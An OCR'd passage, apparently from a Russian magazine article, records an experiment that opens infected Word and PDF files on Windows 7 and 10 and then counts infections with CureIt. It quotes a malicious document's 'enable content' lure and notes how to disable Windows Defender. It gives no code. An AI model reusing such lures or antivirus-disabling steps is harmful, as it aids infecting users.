


Рис. 7. Параметры защитника Windows

Потом для чистоты эксперимента пришлось отключить штатный антивирус и заново распаковать архив с вирусами — некоторые антивирус уже успел уничтожить. Самое интересное, что после перезагрузки защита снова включается, хочешь ты этого или нет. Поэтому при написании статьи (когда дело дошло до EXE-файлов) случился небольшой конфуз. После успешного инфицирования десятки я запустил CureIt, но он работал настолько медленно (ведь параллельно оставались запущенными десятки вирусов), что мне пришлось перезагрузить комп. А после перезагрузки обнаружилось, что вирусов нет. Куда они подевались? Штатный антивирус успел их обезвредить, пока я отлучился от компа.

После повторного инфицирования пришлось действовать очень быстро и сразу после загрузки винды выключить антивирус, который включается «добровольно-принудительно». Для тех, кто хочет отключить его полностью, — нужно отключить его службу.



ДОКУМЕНТЫ MICROSOFT WORD

Инфицировать систему документами Microsoft Word не выйдет, если не включать макросы. На рис. 8 показано типичное содержимое такого документа — мол, контент не виден, пока не включите макросы. По умолчанию выполнение макросов отключено.

Рис. 8. Открыт инфицированный документ

Что произойдет, если пользователь нажмет кнопку «Включить содержимое»? На его компьютере поселится вирус. На поверхностный взгляд, конечно, ничего заметно не будет. На рис. 9 еще один пример инфицированного документа. На этот раз документ предлагает включить редактирование документа и даже «заботливо» предоставляет необходимые инструкции.



Vir (1) [Режим ограниченной функциональности] - Word

ФАЙЛ ГЛАВНАЯ ВСТАВКА ДИЗАЙН РАЗМЕТКА СТРАНИЦЫ ССЫЛКИ РАССЫЛКИ РЕЦЕНЗИРОВАНИЕ ВИД Вход

PROTECTED DOCUMENT

This document is protected by Microsoft Office.
Please enable Editing and Content to see this document.

CAN'T VIEW? FOLLOW THE STEPS BELOW.

1. Open the document in Microsoft Office. Previewing online does not work for protected documents.
2. If you downloaded this document from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enabled editing, please hit "Enable Content" on the yellow bar above.

СТРАНИЦА 1 ИЗ 1 ЧИСЛО СЛОВ: 72 РУССКИЙ 100%

Рис. 9. Еще один вариант инфицированного документа

Некоторые документы совершенно пусты — появляется лишь кнопка «Включить содержимое». А никакого контента нет. Некоторые вообще не открывались — при открытии файла выдавало ошибку. Некоторые после нажатия заветной кнопки отказывались работать в 64-битной системе (рис. 10). Да, на рис. 10 — это результат открытия все еще документа Word, а не запуска EXE! Несмотря на то что скрин с семерки, в десятке ситуация такая же.




Рис. 10. В 64-разрядной системе мы не работаем

Итак, я открыл 68 инфицированных документов Word. Удаляю первоначальную папку с вирусами (чтобы сканер не учитывал «исходный материал») и запускаю CureIt. Спустя некоторое время есть первый улов: в семерке обнаружено пять угроз (одна из которых даже прописала себя в автозагрузку), а в десятке найдено три угрозы. Трояны Siggen и Papras отлично себя чувствуют и в новой операционке. А вот всякая нечисть вроде Adware.OpenCandy в новой системе не прижилась.

Если посчитать в процентном соотношении, то получается 8% в Win 7 и чуть больше 4% в Win 10. Но так определять вероятность инфицирования неправильно. Ведь вирусы имеют свойство размножаться (что будет показано далее) и заражать другие файлы, каждый инфицированный файл будет считаться в CureIt отдельной угрозой. Следовательно, начальных «заразных» файлов, скажем, может быть десять, а они расплодились до 2000 экземпляров.




Рис. 11. Пять угроз в Windows 7



Рис. 12. Три угрозы в Windows 10

Промежуточный вывод

Если не поддаваться на провокации и не нажимать кнопку «Включить содержимое», вероятность становится близкой к нулю. Ведь чтобы инфицировать комп, нужно выполнить код в виде макроса, а, пока эту кнопку ты не нажмешь, код не будет выполнен. А раз нажал, то уж пеняй на себя. Также защиту системы повышает обновление ПО и использование 64-битных версий операционки — как показывает практика, старые макросы в новых версиях офиса выполняются с ошибками, а некоторые не могут выполняться в 64-битных системах. Скрины ошибок не привожу, поскольку их и так будет много в этой статье.

PDF-ДОКУМЕНТЫ

Теперь переходим к PDF-документам. Для открытия PDF в семерке используется Acrobat Reader DC 2015 — самая последняя версия, загруженная с официального сайта. В десятке мы будем использовать браузер Edge (он играет роль просмотрщика PDF).

На рис. 13 я открыл один из инфицированных PDF-документов в Win 7. Честно говоря, не ожидал такого эффекта. Стоит отметить, что после этого вируса Windows загрузилась со второй попытки. Поскольку при повторном открытии этого документа система больше не зависала, можно списать этот случай



на глюки винды — то есть ее нормальное поведение. В Win 10 этот же файл открылся без происшествий (рис. 14).




Рис. 13. Открыт инфицированный PDF-файл: такого эффекта я не ожидал




Рис. 14. Браузер Edge в Windows 10: просмотр зараженного файла



На рис. 17 инфицированный документ предлагает произвести обновление безопасности.

